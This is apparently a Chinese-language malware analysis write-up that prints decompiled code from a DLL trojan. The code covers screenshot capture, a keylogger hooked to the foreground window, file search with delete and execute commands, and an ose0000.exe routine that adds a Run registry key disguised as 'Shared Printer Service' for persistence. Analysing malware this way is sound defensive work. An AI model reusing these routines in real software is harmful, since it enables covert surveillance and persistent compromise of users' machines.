
```
  if ( sub_100034B0(&v7, &v6, a1) == 1 )
  {
    v3 = calloc(((2 * v7 + 0x8000) & 0xFFFF8000) + 32880, 1u);
    if ( v3 )
    {
      sub_10003ED0(v2, 0x21u, "<img src=\"data:image/jpeg;base64,");
      v4 = v6;
      memcpy_0(v3, v6, v7);
      free(v4);
      v5 = sub_10003760(v3, v7);
      sub_10003ED0(v2, (size_t)v5, v3);
      sub_10003ED0(v2, 0x1Du, "\" width=800 height=500 /><br>");
      free(v3);
    }
  }
```

监控系统窗口，进行键盘记录或者截屏
监控当前windows系统最前的窗口




```
  v4 = GetForegroundWindow();
  v5 = (int)v4;
  v43 = v4;
  if ( v4 )
  {
    if ( v4 != v55 )
    {
      v6 = GetWindowThreadProcessId(v4, &dwProcessId);
      v42 = 0;
      if ( v6 != idAttach )
      {
        if ( idAttach )
        {
          AttachThreadInput(idAttach, idAttachTo, 0);
          memset(v50, 0, 0x100u);
          idAttach = 0;
        }
        Sleep(0x1F4u);
        if ( AttachThreadInput(v6, idAttachTo, 1) )
        {
          idAttach = v6;
          v55 = (HWND)v5;
          v48 = 1;
          if ( v31 )
          {
            if ( !v34 )
            {
              v7 = WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, v40 + 24, v3, 560, 0, 0);
              WriteFile(hFile, v3, v7, &NumberOfBytesWritten, 0);
              v34 = 1;
            }
            v8 = WideCharToMultiByte(0xFDE9u, 0, v38, v31 + 16, v3, 560, 0, 0);
            WriteFile(hFile, v3, v8, &NumberOfBytesWritten, 0);
```

进行键盘记录



```
BEL_31:
        if ( v58 < 0x64 && GetKeyboardState(lpKeyState) )
        {
          v11 = lpKeyState;
          v12 = 0;
          v13 = (_BYTE *)v50 - lpKeyState;
          while ( 1 )
          {
            v14 = *v11;
            if ( *v11 != v11[v13] )
            {
              v11[v13] = v14;
              if ( (v14 & 0x80u) != 0 )
                break;
            }
            ++v12;
            ++v11;
            if ( v12 >= 0x100 )
              goto LABEL_65;
          }
          lpFilename = 0;
          if ( v12 != 8 && v12 != 11 && v12 <= 0xD
            || v12 == 27
            || v12 > 0x20 && v12 < 0x2A
            || v12 > 0x2A && v12 < 0x30 )
          {
            v22 = v31 == 0;
BEL_54:
            if ( !v22 )
```


发送命令进行截图



```
        }
        if ( v31 > 5 && v42 == 1 )
        {
          v42 = 0;
          WriteFile(hFile, "SCREEN", 6u, &NumberOfBytesWritten, 0);
        }
        goto LABEL_63;
      }
L_65:
      lpFilename = (LPWSTR)GetTickCount();
      if ( (unsigned int)lpFilename - v59 > 0x1F4 && GetCursorPos(&Point) )
```


文件操作

写入文件




```
  v4 = CreateFileW(a1, 0x23u, 2u, 0, 4u, 2u, 0);
  if ( v4 == (HANDLE)-1 )
  {
    v5 = operator new(8u);
    if ( v5 )
    {
      *v5 = 0;
      v5[1] = 0;
      v6 = v5;
    }
    else
    {
      v6 = 0;
    }
    nNumberOfBytesToWrite = (DWORD)v6;
    v7 = calloc(0x66u, 1u);
    *v6 = v7;
    memcpy_0(v7, L"<font size=4 color=red>File don't create</font><br>", 0x66u);
    v6[1] = 102;
    sub_10005630(a2 + 12, &nNumberOfBytesToWrite);
    *(_DWORD *)(a2 + 4) += 102;
    return 1;
  }
  if ( !WriteFile(v4, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
    return 1;
  CloseHandle(v4);
  return 0;
}
```

查找文件，进行执行删除等操作




```
  memset(&v46, 0, 0x40Eu);
  sub_10002600(0x208u, &FileName, (const char *)L"%s\\%s", a2, a3);
  hFindFile = FindFirstFileW(&FileName, &FindFileData);
  if ( hFindFile != (HANDLE)-1 )
  {
    do
    {
      FileTimeToSystemTime(&FindFileData.ftLastAccessTime, &SystemTime);
      SystemTimeToTzSpecificLocalTime(0, &SystemTime, &LocalTime);
      if ( FindFileData.dwFileAttributes & 0x10 )
      {
```



```
        v18 = (int)v38;
        *(_DWORD *)(v18 + 4) += v34;
        switch ( (unsigned __int8)a5 )
        {
          case 1u:
            sub_10008630(v18, v39, FindFileData.cFileName);
            v5 = v38;
            break;
          case 2u:
            sub_10002600(0x208u, &File, (const char *)L"%s\\%s", v39, FindFileData.cFileName);
            DeleteFileW(&File);
            v5 = v38;
            break;
          case 3u:
            sub_10002600(0x208u, &File, (const char *)L"%s\\%s", v39, FindFileData.cFileName);
            ShellExecuteW(0, L"open", &File, 0, 0, 0);
            v5 = v38;
            break;
          default:
```

ose0000.exe文件分析

此文件主要进行设置dll木马的持久化操作



```
  if ( GetTickCount() - v4 >= 0x14 )
    return 0;
  Sleep(120000u);
  pNumArgs = 0;
  v7 = GetCommandLineW();
  v8 = CommandLineToArgvW(v7, &pNumArgs);
  v9 = v8;
  v10 = v8[2];
  if ( v10 )
    DeleteFileW(v10);
  if ( !v9[1] )
    return 0;
  *(_WORD *)Data = 0;
  memset(&v14, 0, 0x206u);
  if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0x20006u, &phkResult) )
    return 0;
  sub_401000(0x104u, (wchar_t *)Data, (const char *)L"%s \"%s\",%s", L"rundll32.exe", v9[1], L"init");
  if ( RegSetValueExW(phkResult, L"Shared Printer Service", 0, 1u, Data, 2 * wcslen((const unsigned __int16 *)Data)) )
    return 0;
  RegCloseKey(phkResult);
  return 1;
}
```